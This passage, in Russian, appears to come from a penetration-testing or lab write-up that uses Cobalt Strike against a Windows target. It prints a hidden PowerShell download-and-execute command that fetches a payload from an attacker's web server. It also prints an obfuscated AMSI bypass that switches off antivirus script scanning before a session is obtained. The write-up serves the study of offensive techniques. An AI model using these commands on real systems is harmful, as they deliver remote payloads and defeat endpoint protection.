
Параметры листенера

Для удобной доставки нагрузки будем использовать скрипт на PowerShell, расположенный на локальном веб-сервере.

Настройки Scripted Web Delivery

После настройки нам даже дадут команду, которую необходимо ввести на целевой системе.

```
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).
downloadstring('http://10.10.14.26:80/info'))"
```



Ошибка запуска нагрузки


Но нас останавливает антивирус, который триггернул из-за AMSI.

Справка: AMSI

Antimalware Scan Interface (AMSI) — это компонент Microsoft Windows, который обеспечивает более глубокую проверку встроенных служб сценариев. Продвинутое вредоносное ПО использует замаскированные или зашифрованные сценарии, чтобы уклониться от традиционных методов проверки. Такое вредоносное ПО часто загружается непосредственно в память, поэтому не использует файлы на устройстве. AMSI — это интерфейс, через который приложения и службы в Windows отправляют запросы на проверку установленному на компьютере средству защиты от вредоносного ПО.

Но мы можем запатчить AMSI, чтобы используемый нами код не уходил на проверку. Метод заключается в изменении адресов заголовков `amsiContext` (контекст, в котором происходит сканирование): зануляем указатель.

```
[Ref].Assembly.GetType('System.Management.Automation.'+$([Text.
Encoding]::Unicode.GetString([Convert]::FromBase64String(
'QQBtAHMAaQBVAHQAaQBsAHMA')))).GetField($([Text.Encoding]::
Unicode.GetString([Convert]::FromBase64String(
'YQBtAHMAaQBJAG4AaQB0AEYAYQBpAGwAZQBkAA=='))),'NonPublic,Static').
SetValue($null,$true)
```



Патч AMSI

И после повторного запуска нагрузки получаем активную сессию в нашем фреймворке.

Граф сессий в CS

Продолжение статьи →